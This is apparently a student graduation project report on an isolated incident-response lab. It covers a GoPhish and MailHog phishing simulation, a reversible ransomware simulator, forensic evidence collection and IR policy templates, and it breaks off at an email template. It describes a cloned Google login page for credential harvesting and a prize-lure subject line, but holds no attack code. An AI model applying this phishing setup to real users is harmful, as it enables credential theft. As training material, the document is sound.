DEPI graduation Project

Project Name : Zero Hour

Track: Information Security Analyst

Team : VoidSeekers

Team Members :
- Ahmed Sherif
- Hassan Momen
- Mohamed Badr
- Ahmed Hossam
- Ahmed Hussein

Project Type : Incident Response and Digital Forensics Playbook

Contents

DEPI Graduation Project - Lifecycle Phases and Detailed

1)Project Overview

Phase 1 — Preparation & Lab Setup

• Define IRT roles and responsibilities and finalize IR policy and communications plan.
• Build the lab: recommended VMs (Windows Server AD, 1–2 Windows clients, Linux mail/web server, attacker VM, analysis VM, forensic collector).
• Take baseline snapshots and configure logging (Sysmon, PowerShell logging, auditd, tcpdump). Secure the forensic evidence store and define chain-of-custody procedures.

Phase 2 — Simulation & Attack Execution (controlled, safe)
• Run phishing campaigns using GoPhish (hosted on attacker/host machine) targeting consenting test accounts only.
• Simulate payload behavior using non-destructive scripts (examples included) or Atomic Red Team emulations. Do NOT deploy real shellcode or unauthorized RCE payloads.
• Collect volatile and persistent evidence (memory dumps, disk images, event logs, PCAPs).

Phase 3 — Containment, Eradication & Recovery
• Analyze evidence to identify scope and root cause (Volatility, Autopsy, Plaso).
• Contain compromised systems (isolate VMs, disable accounts), eradicate artifacts, and recover from snapshots/backups.
• Record all actions in incident log; update playbooks.

Phase 4 — Post-Incident Analysis & Reporting
• Conduct lessons learned, produce executive and technical reports, and present findings.
• Update policies, controls, and detection coverage based on lessons.

2)System Architecture

2.1)Introduction

The system architecture for this project is built to simulate a full cyber-attack ecosystem including phishing, credential harvesting, and ransomware-like behaviour within an isolated, controlled laboratory environment. The architecture supports realistic attacker workflows, user interaction, data capture, forensic evidence generation, and incident response practices without exposing any real-world systems to risk. It integrates operational components such as GoPhish, MailHog, safe ransomware simulation scripts, memory and disk imaging tools, and forensic analysis platforms into a connected, repeatable, and secure infrastructure.

2.2) High-Level Architectural Overview

The entire lab environment is divided into three primary operational zones:

1. **Attacker & Simulation Zone** – responsible for generating phishing emails, hosting fake login pages, capturing credentials, simulating ransomware behaviour, and logging all activity.
2. **Victim Zone** – a Windows 10 machine that receives emails, interacts with phishing content, executes simulated ransomware, and generates telemetry, behavioral artifacts, and forensic evidence.
3. **Forensic & Analysis Zone** – used to collect, store, analyze, and correlate evidence using professional forensic tools and well-defined incident response workflows.

All communication occurs solely within a **fully isolated, air-gapped virtual network**, ensuring all simulation activity stays contained and operates safely.

2.3) Attacker & Simulation Zone Architecture

This zone hosts all systems required to emulate attacker operations and produce realistic threat behaviour.

2.3.1) GoPhish Campaign Server

GoPhish acts as the foundation of the phishing simulation. It runs inside the attacker VM and provides:

- A web interface for designing phishing templates, emails, and landing pages.
- Credential capture functionality, safely logging submitted test-only usernames, passwords, and optional 2FA codes.
- Integration with an internal SMTP server (MailHog) for safe email delivery.
- An internal dashboard for monitoring campaign status, victim interactions, and landing page visits.

The GoPhish server holds the cloned Google login page used in the credential-harvesting scenario. The landing page uses POST forms with clearly defined field names (email, password, code), and GoPhish is configured to capture these submissions without storing real credentials.

2.3.2) MailHog SMTP Server

MailHog provides an internal mail relay used exclusively for phishing delivery. It acts as both:

- An SMTP server (port 1025) that GoPhish uses to send emails.
- A web interface (port 8025) that displays every email delivered to the victim.

By design, MailHog prevents any external email transmission and ensures that all messages remain inside the isolated network.

2.3.3) Web Server & Landing Page Infrastructure

The attacker VM also hosts the landing pages for all credential-harvesting simulations. The server:

- Logs GET requests when a victim opens the phishing link.
- Logs POST submissions when the victim enters credentials.
- Stores timestamped log files that support later forensic correlation.
- Optionally redirects users to legitimate pages (e.g., Google login) after submission to simulate real attacker behaviour.

2.3.4) Safe Ransomware Simulation Engine

To emulate ransomware attacks safely, the attacker VM contains:

- A reversible PowerShell simulation script or RanSim-style simulator.
- File-copy routines that duplicate test files into an "encrypted_copy" folder.
- Renaming mechanisms that assign extensions such as `.encrypted`.
- Automatic generation of a ransom note (e.g., READ_ME.txt).
- Optional registry-based persistence entries (for simulated behavior).

No destructive encryption or real malware is used. This simulation produces:

- File changes
- New ransom note files
- Modified timestamps
- Process activity
- Registry edits

All of which are valuable artifacts for forensic investigation.

2.3.5) Optional Atomic Red Team TTP Simulations

The architecture can optionally include benign TTP emulations, such as:

- PowerShell execution tests
- Simulated credential access
- Simulated persistence mechanisms

These generate realistic logs and telemetry for analysts to examine.

2.4) Victim Zone Architecture

The victim environment consists of a Windows 10 VM configured to behave like a real employee workstation targeted by phishing and ransomware.

2.4.1) Windows 10 Victim VM

This VM performs several roles:

- Receives controlled phishing emails through MailHog.
- Interacts with landing pages, submitting test credentials.
- Executes simulated ransomware scripts.
- Produces valuable forensic evidence for later analysis.

2.4.2) Logging and Telemetry Instrumentation

The victim machine is extensively instrumented to capture evidence across multiple layers:

- **Sysmon** – provides fine-grained logging of process creation, file modifications, PowerShell execution, and network connections.
- **Windows Event Logs (Security, System, Application)** – capture browser launches, authentication events, script execution, and system behaviour.
- **PowerShell Operational Logs** – record command-line activity during simulation scripts.
- **Browser artifacts** – including cache, cookies, navigation history, and stored form data.
- **Registry entries and Prefetch files** – reveal execution patterns and script activity.

2.4.3) Forensic Evidence Generated

As the victim interacts with phishing content or executes the ransomware simulation, the following evidence types are produced:

- Full memory dumps using FTK Imager or DumpIt.
- Disk images of the victim system using FTK Imager or dd.
- Browser evidence showing links opened, data submitted, and session metadata.

- Ransom note files created by the simulation.
- Timestamps and metadata for all copied or modified files.

All evidence is transferred to the forensic zone for processing.

2.5) Forensic & Analysis Zone Architecture

This zone provides the tools, storage, and workflows needed to analyze incident activity in depth.

2.5.1) Forensic Workstation

A dedicated forensic VM equipped with:

- **Volatility 3** for memory forensics
  - PsList, CmdLine, Netstat, DLL loads, network scanning
- **Autopsy** for disk analysis
  - File changes, browser history, registry entries, artifacts
- **Plaso (log2timeline)** for event correlation
  - Generates a full chronological timeline of phishing, credential submission, and ransomware activity
- **Hashing utilities** to maintain integrity of evidence
- **Scripting tools** for IOC extraction

2.5.2) Evidence Storage & Chain-of-Custody

A secure evidence repository inside the forensic zone holds:

- Memory images
- Disk captures
- PCAP files from the gateway
- GoPhish campaign logs
- MailHog SMTP logs
- Web server access logs
- POST submission logs
- Ransom notes
- Modified file lists

All evidence is tagged with MD5/SHA-256 hashes to verify integrity, and chain-of-custody documentation is maintained for each artifact.

2.5.3) Network Capture Infrastructure

Network activity is captured using:

- **tcpdump** on the gateway or attacker VM
- Filters targeting SMTP, HTTP, PowerShell web requests, and simulated ransomware behaviour
- Timestamp-synchronized logs enabling correlation with memory and disk artifacts

This enables reconstruction of:

- Email delivery
- Landing page access
- Credential submission
- Ransomware simulation file activity

2.6) Network Architecture and Traffic Flow

The environment is built on a **host-only virtual network** with no path to the Internet. All attack traffic, evidence transfers, and forensic captures remain inside the isolated environment.

2.6.1) Network Characteristics

- Strict isolation using VMware/VirtualBox internal networking
- No NAT to external networks
- All communication passes through the virtual switch

2.6.2) Data Flow Summary

Phishing Email Flow

GoPhish → SMTP (MailHog) → Victim VM

Landing Page Flow

Victim Browser → GoPhish Landing Page → POST Submission → Logged to File

Simulated Ransomware Flow

Victim → Executes safe ransomware script → File copies/modifications/logs → Sysmon + Event Logs → Memory and Disk Images

Evidence Flow

Victim → Forensic VM → Analysis Tools → Final Report

2.7) Scenario-Specific Architectural Behaviour

2.7.1) Phishing Scenario Behavior

When the phishing campaign launches:

- The victim receives a realistic Google-themed email.
- Opening the link sends a GET request to the landing page server.
- Submitting credentials triggers a POST logged locally on the attacker VM.
- Browser artifacts, Sysmon logs, and network captures support forensic reconstruction.
- Memory is captured immediately after submission to preserve active processes.

2.7.2) Credential-Harvest Scenario Behavior

The victim's interactions create:

- Landing page submission logs
- Browser history entries
- Saved form artifacts
- Disk artifacts reflecting page load
- PCAP traffic logs
- Evidence of credential POST submission in GoPhish

All of this contributes to detailed forensic reconstruction.

2.7.3) Ransomware Simulation Behavior

Execution of the simulation script results in:

- Creation of *.encrypted files (copies)
- Creation of READ_ME.txt ransom note
- Process activity captured by Sysmon
- Registry entries if persistence emulation is used
- Memory evidence showing decrypt/encrypt routines
- Disk evidence showing timestamps and file structures

2.8) MITRE ATT&CK Technique Integration

The architecture supports and simulates multiple ATT&CK techniques, including:

- **T1566.002** – Spearphishing Link

- **T1552** – Credential Access (Web Form Harvesting)
- **T1204.002** – User Execution
- **T1036.005** – Masquerading (Google Login Theme)
- **T1059** – PowerShell Execution
- **T1486** – Data Encryption for Impact *(simulated)*
- **T1078** – Valid Accounts (Possible Follow-up from Harvested Test Credentials)

These mappings allow the environment to support measurable, standards-based incident response learning.

2.9) Purpose and Justification

This system architecture provides a fully realistic cyber range capable of demonstrating:

- How phishing attacks are launched and detected
- How credential-harvesting landing pages function
- How ransomware behaves (in a safe format)
- How evidence is captured, preserved, and analyzed
- How MITRE ATT&CK and forensic frameworks apply to real events

It is designed to support technical investigations, reporting, chain-of-custody documentation, incident response exercises, and educational demonstrations.

3)Incident Response and Digital Forensics Playbook (Week 1 Deliverables)

3.1) Incident Response Policy Document

Purpose: The policy should state management's commitment to security and the goals of the incident response (IR) program. It must establish why the organization has an IR policy (e.g., to protect critical systems and data) and outline its objectives[1][2]. In practice, this means defining what constitutes a reportable "incident," the overall aim of rapid and coordinated response, and management's endorsement of required resources and authority[1][2]. For example, NIST emphasizes that the IR policy is the "foundation of the incident response program," setting out which events are incidents, organizational structure, and reporting requirements[1].

Scope: Define the boundaries of the policy – e.g., which systems, networks, and personnel it covers, and under what conditions. The policy must specify to whom and under what circumstances it applies[3]. For instance, it should say whether it covers all IT systems, third-party cloud services, remote staff, etc., and under what contexts (work

hours, remote access, bring-your-own-device, etc.)[3]. It should also include a clear definition of "incident" and related terms so that everyone understands what must be reported[3].

Roles and Responsibilities: The policy must identify key IR roles and their authority. At minimum, this includes the IR Manager (Team Lead), technical responders, forensic examiners, communications lead, and legal advisor[1][4]. For example, one source notes that IR policies should "define roles and responsibilities" including the organizational structure for response[1]. In practice, the **Incident Response Manager** (team lead) "coordinates the incident response team and ensures the incident is managed effectively"[5][6]. The **Technical Lead / Security Analyst** (sometimes called Engineering Lead) is responsible for monitoring alerts, analyzing compromised systems, and directing technical containment/remediation[7][6]. A **Forensic Analyst** collects and preserves digital evidence, maintains chain-of-custody, and prepares investigation reports[8][6]. The **Communications Lead** (PR/Communications Officer) manages internal and external messaging, keeps stakeholders informed, and handles media inquiries[9][6]. The **Legal Liaison** (or Legal Advisor) reviews actions for legal compliance and liability, advises on legal issues, and coordinates with law enforcement or regulators as needed[10][6]. (Depending on organization size, one person may wear multiple hats or additional roles like HR liaison may be added.) These roles align with best practices that call for an IR team with specialists for management, technical analysis, communications, and legal/regulatory response[4][6].

Incident Classification: The policy should define categories or severity levels to prioritize response. Typical schemes classify incidents by impact (e.g. *Critical* – widespread outage or exfiltration of sensitive data; *High* – system compromise affecting business functions; *Medium/Low* – limited impact or policy violation)[11][6]. NIST guidance specifically calls for "prioritization or severity ratings of incidents" in the policy[11]. For example, a *Critical* incident might trigger immediate executive notification and 24×7 response, whereas a *Low* incident (e.g. malware on a single non-critical PC) might require standard response procedures with local IT. The policy should document how incidents are classified (impact factors) and ensure that each classification level has predefined escalation and notification requirements.

Escalation Procedures: The policy must set out when and how incidents are escalated to higher authority or to specialized teams. This includes defining **escalation points** in the process[12]. For instance, the policy should specify triggers for escalation (e.g. if an incident is uncontained after a certain time, or if it meets regulatory-reporting criteria) and whom to contact at each stage (e.g. notify the CISO, legal counsel, or CEO for serious breaches). NIST recommends including guidelines for external communications and "handoff and escalation points in the incident management process"[12]. In practice, an escalation matrix is often used (see Section 3). The policy should also require timely reporting: for example, automatically informing designated executives and, if relevant, external parties (e.g. regulators or law enforcement) for high-severity incidents[12][1].

Documentation Requirements: The policy must mandate thorough documentation of all incidents. At minimum, incident handlers should "immediately start recording all facts" once an incident is suspected[13]. NIST advises that every action from detection through resolution be documented and timestamped, ideally in a bound logbook or secured electronic system[13][14]. The policy should require an incident log or tracking system capturing the status of the incident (e.g. new, in progress, resolved), a summary of events, indicators or alerts, related incidents, actions taken by all handlers, and chain-of-custody for evidence[15]. Every document should be signed and dated by the handler, as such records may be used later for forensic analysis or legal proceedings[16]. Finally, the policy should define retention: for example, evidence and logs should be preserved in accordance with a records retention schedule (in some sectors, months or years) and handled with appropriate access controls[17]. In summary, the policy should require that *all* incident data – logs, communications, reports, and evidence – be recorded, protected, and reviewed for compliance with the policy[13][15].

3.2) Incident Response Team (IRT) Structure

An effective IRT should have a clear chain of command and defined roles. Although an actual organizational chart will vary by company, a typical IR team might be organized as shown in the conceptual structure below (for example, using an Incident Command System approach or similar). In practice, each box (Incident Manager, Technical Lead, etc.) should be a staffed position or role in your organization.




Figure: Incident response lifecycle phases. A conceptual IR workflow (Preparation through Lessons Learned) is shown to illustrate how Week 1 deliverables (policy, team setup) align with the IR process[18].

3.3)Key Roles

- **Incident Manager (Team Lead):** Oversees and coordinates the IR effort, ensures plan execution, and serves as liaison to senior leadership[5][6]. This person "leads and coordinates the incident response team" and communicates status to executives[5].
- **Technical Lead (Security Analyst):** Responsible for detecting, analyzing, and guiding the technical response. This role "detects and analyzes security incidents" and recommends containment/remediation measures[19][6]. They manage technical escalations and engage subject-matter experts as needed.
- **Forensic Analyst:** Collects, preserves, and examines digital evidence throughout the incident[8][6]. This person follows chain-of-custody procedures and produces technical forensic reports.
- **Communications Lead:** Manages messaging both internally and externally[9][20]. This role drafts notification templates, handles media and stakeholder updates, and ensures consistent messaging. According to industry guidance, the Communications Lead "handles the internal and external communications" and relieves technical staff from having to communicate incident details to many stakeholders[9][20].
- **Legal Liaison:** Advises on legal/regulatory issues and compliance[21][22]. The Legal Liaison ensures that response actions (e.g. evidence collection, public statements) comply with laws and regulations, and coordinates with law enforcement or regulatory bodies if required[21].
- **Other Roles:** Depending on the incident and organization, additional roles may be needed (e.g. IT Operations to restore systems, HR for insider cases, Privacy Officer for data breaches, etc.). Each role should be staffed or assigned in the IRT structure.

These roles correspond to common frameworks: for example, sources list IR teams comprising a manager (Incident Commander), technical leads/analysts, subject-matter experts, communications, and legal/HR representatives[4][6].

3.4)RACI Matrix

To avoid ambiguity, use a RACI (Responsible, Accountable, Consulted, Informed) matrix for core IR activities (Detect, Contain, Eradicate, Communicate, Recover, Report). For instance, one may assign: the **Incident Manager** as *Accountable* for all major activities (owns the overall response) and *Responsible* or *Consulted* for communications; the **Technical Lead** as *Responsible* for detection, analysis, containment, and eradication tasks; the **Forensic Analyst** as *Responsible* for evidence collection (Eradicate) and *Consulted* on technical analysis; the **Communications Lead** as *Responsible/Accountable* for notifying stakeholders and issuing reports; and the **Legal Liaison** as *Consulted/Informed* for all high-severity actions. ("Responsible" means performing the task, "Accountable" means ultimately answerable for completion[23].) In all cases,

clearly document in the matrix which individual or role (often with backups) will fulfill each R/A/C/I designation for each step of the IR process[23][6].

3.5) Communication Plan

An IR communication plan ensures timely, coordinated notifications. It should include:

- **Escalation Matrix:** A table or matrix that maps incident severity or category to who to notify (role/position), and within what time frame. For example, a *Critical* incident (e.g. data breach) might require notifying the CISO, CEO, legal counsel, and external regulators immediately, while a *High* incident (major service outage) might notify the security operations center manager and IR Manager first. The matrix should list primary and alternate contacts (with 24×7 reachability) for each role. This aligns with best practices of having an "up-to-date contact list with alternate contacts" for IR escalation[24]. (See Section 2.1 for an example RACI template, which also clarifies communication responsibilities.)

- **Stakeholder Contact Channels:** Clearly specify communication channels and protocols. Common channels include secure email distribution lists, phone call trees, instant messaging (e.g. encrypted chat), and an incident-management system. For each stakeholder group (operations, IT, executive management, customers, media, regulators), define the preferred contact method and backup. Also prepare a list of key stakeholders' contact information (internal and external) so responders can quickly reach out. NIST advises documenting "reporting and contact forms" and communication procedures[11].

- **Notification Templates:** Provide sample messages for different audiences. For instance:

- *Internal Incident Alert:* A brief template email or SMS to notify the IR team and affected departments (e.g. "Security Alert: Possible network breach detected at 10:42 AM on 7/21/25. Please stand by for further instructions. Do not power down any systems.").
- *Executive Briefing:* A concise incident summary for senior management (impact, scope, next steps).
- *External Notice:* If applicable (e.g. regulators or law enforcement), a formal notification letter with incident details.
  Each template should have placeholders (date, time, incident ID, summary of impact, contact person) and should be reviewed by legal before use. As one guide notes, it is critical to clarify "who needs to be informed… which communication channels should be used, and what level of detail should be provided"[25]. In all cases, communications must align with the policy's rules on sharing (e.g. not revealing sensitive information unnecessarily).

By predefining these matrices and templates, the team can escalate incidents swiftly and keep stakeholders informed without delay or confusion[11][25].

3.6) Incident Response Checklist

An initial response checklist helps first responders ensure nothing is missed. Key steps include:

- **Verification:** Confirm that alerts or signs truly indicate an incident (rule out false positives). Check logs and monitoring tools for corroborating evidence.
- **Notification:** Immediately activate the IR team. Notify the Incident Manager and key team members per the escalation matrix[25]. If warranted by severity, notify senior management and any legal/regulatory parties.
- **Evidence Preservation:** Before isolating systems, preserve volatile data (e.g. memory dumps, network captures) and static evidence (log files, disks). For example, one should immediately start "recording all facts regarding the incident" in a secure logbook or database[13]. Ensure chain-of-custody for any collected evidence.
- **Containment/Isolation:** Once evidence is secured, isolate affected systems to prevent further damage. This may include disconnecting networks, disabling compromised accounts, or shutting down malicious processes. Log each action.
- **Documentation:** Keep a detailed timeline of all actions from detection onward. NIST advises documenting every step with date/time and handler's signature[14]. Record incident status, summary, indicators, and next steps in the incident log[15].
- **Communication:** Use predefined templates to inform stakeholders of the situation. For example, send an initial "Security Incident Notification" email to relevant parties with basic facts and warnings. Update the communications log for any calls/emails sent.
- **Law Enforcement/Regulatory:** If the incident involves criminal activity or regulated data, engage law enforcement or breach-notification processes per policy.
- **Post-Containment:** Verify that the threat is fully contained. Capture post-incident evidence if needed. Begin recovery steps (see below).

Each of these checklist items should be ticked off and annotated in real time by the response team. Crucially, NIST recommends that "every step taken from the time the incident was detected to its final resolution should be documented and timestamped"[14], and that logs be maintained by one person while others perform technical work. This ensures a systematic, well-coordinated response.

3.7) Incident Response Playbook Template

A playbook provides step-by-step guidance **by incident type** and **by IR phase**. It typically has sections for each major incident category (e.g. *Malware/Ransomware*, *Phishing*, *Data Breach*, *Denial of Service*, etc.), and under each type, subsections for the lifecycle phases. Below is a simplified template outline (to be customized):

3.8)Incident Type: [e.g. Ransomware, Phishing, Data Breach, DoS]

3.8.1) Preparation

- Ensure staff training and awareness
- Maintain updated tools (AV, IDS/IPS, SIEM)
- Backup systems regularly
- Define contact lists and escalation paths

3.8.2) Detection & Analysis

- Identify potential incident via alerts/logs/reports
- Verify incident (rule out false positives)
- Collect initial indicators (IP addresses, file hashes, logs)
- Assess scope and severity

3.8.3) Containment

- Isolate affected systems (disconnect network, disable accounts)
- Implement temporary controls to limit spread
- Preserve volatile data before shutdown

3.8.4) Eradication

- Remove malicious code or unauthorized access
- Patch vulnerabilities or misconfigurations
- Validate eradication with system scans

3.8.5) Recovery

- Restore systems from clean backups
- Validate system integrity and monitor for reinfection
- Re-enable business functions gradually

3.8.6) Post-Incident / Lessons Learned

- Conduct debrief with IR team and stakeholders
- Document timeline, findings, and impact
- Update playbook, policies, and training

- Implement preventive measures (new controls, awareness campaigns)

Each phase above follows NIST's IR process model (Preparation → Detection & Analysis → Containment → Eradication & Recovery → Post-Incident)[18]. The playbook should be as detailed as possible (listing tools, scripts, log locations, contact persons, etc.) but also easy to follow under stress. By having a structured template, responders can quickly skip to the relevant section when a particular incident type occurs.

contingency planning. Week 3 and 4 would implement the playbook development, finalize documentation, and obtain management approvals. Such a timeline helps ensure each deliverable has clear deadlines and resource assignments, and that critical milestones (e.g. Policy approval, team readiness) are met on schedule.

3.9)IR Team Structure and Policy Diagram




Figure: High-level incident response lifecycle phases (Preparation to Lessons Learned). This conceptual diagram shows the main phases of incident response and illustrates how Week 1 outputs align with the "Preparation" stage (establishing policy and roles) and early "Detection/Response" activities. It emphasizes a structured approach from preparation through containment to recovery and continuous improvement. The stages shown are consistent with industry guidance (NIST SP 800-61) on the IR lifecycle[18]. By visualizing the phases, the chart underscores that the IRT's roles and the IR policy feed into a coordinated process: first setting up (Prep), then detecting and responding to incidents, and later reviewing lessons learned

4)Phishing and Ransomware Simulation Use case

4.1) Use case Overview

Objective: This project demonstrates a controlled phishing campaign that delivers a benign, mock ransomware payload. The educational goals are:

6 Show how phishing can deliver malicious payloads.
7 Demonstrate how an unsuspecting user can be tricked into executing a payload.
8 Gather campaign metrics (open, click rates) using GoPhish.
9 Teach detection, mitigation, and incident response best practices.

Scope: Local/lab environment using MailHog as a local SMTP capture server and GoPhish as the phishing framework. The `ticket.exe` payload is a safe, non-destructive simulation that shows ransom-note behavior without encrypting real user data.

4.2)Environment & System Requirements

Minimum recommended: - CPU: 2 cores - RAM: 4 GB (2 GB may suffice for very small tests) - Disk: 10 GB free - OS: Windows 10/11, Ubuntu 20.04+, or macOS (latest) - Network: Localhost / isolated lab network

Software: - GoPhish (latest release) - MailHog (latest release) - Python 3.8+ and PyInstaller (for building the payload) - Browser for admin UIs (Chrome, Firefox)

Ports used (default): - MailHog SMTP: **1025** - MailHog HTTP UI: **8025** - GoPhish Admin: **3333** (HTTPS by default) - GoPhish Phishing server: **80** (HTTP) or custom port in `config.json` - Local payload hosting (example): **8000** (Python `http.server`)

4.3)Installation & Configuration

Note: All commands are examples. Adjust paths and permissions for your OS.

4.3.1)MailHog

Installation (Linux/macOS): - Option 1 (prebuilt binary): Download the appropriate binary from MailHog releases and place it in `/usr/local/bin`. - Option 2 (Homebrew macOS): `brew update && brew install mailhog`.

Run MailHog:

```
# start MailHog (default ports 1025 SMTP, 8025 HTTP)
mailhog
# or if using a binary
./MailHog
```

Verify: - Open `http://localhost:8025` to view MailHog UI. - MailHog will receive emails sent to SMTP port 1025.

Configuration tips: - If port conflicts exist, stop the conflicting service or map MailHog to different ports. - Ensure local firewall allows loopback connections for the chosen ports.

4.3.2)GoPhish

Installation: - Download the latest GoPhish release from the official repository. - Unzip and place the folder in a suitable location (e.g., `~/gophish`).

Run GoPhish:

```
cd ~/gophish
# On Linux/macOS
./gophish
# On Windows (PowerShell)
.\\gophish.exe
```

Default config: - `admin_server.listen_url` → `127.0.0.1:3333` - `phish_server.listen_url` → `0.0.0.0:80`

Accessing UI: - Open a browser to `https://127.0.0.1:3333` (Admin panel) and log in with the generated credentials. Change password on first login.

Important: If you cannot bind to port 80 for the phishing server, change `phish_server.listen_url` to `127.0.0.1:8080` and update templates/links accordingly.

4.3.3)Python & PyInstaller (payload build)

Install Python: - Ensure Python 3.8+ is installed and `python`/`python3` is on PATH.

Install PyInstaller:

```
pip install pyinstaller
```

Create a virtualenv (optional but recommended):

```
python3 -m venv venv
source venv/bin/activate  # Linux/macOS
venv\\Scripts\\activate # Windows
```

4.4)Phishing Campaign Setup (GoPhish)

4.4.1)Create Email Template


Example subject and body (HTML):

Subject: Congratulations! You've Won an iPhone 17 Pro

HTML body (example):

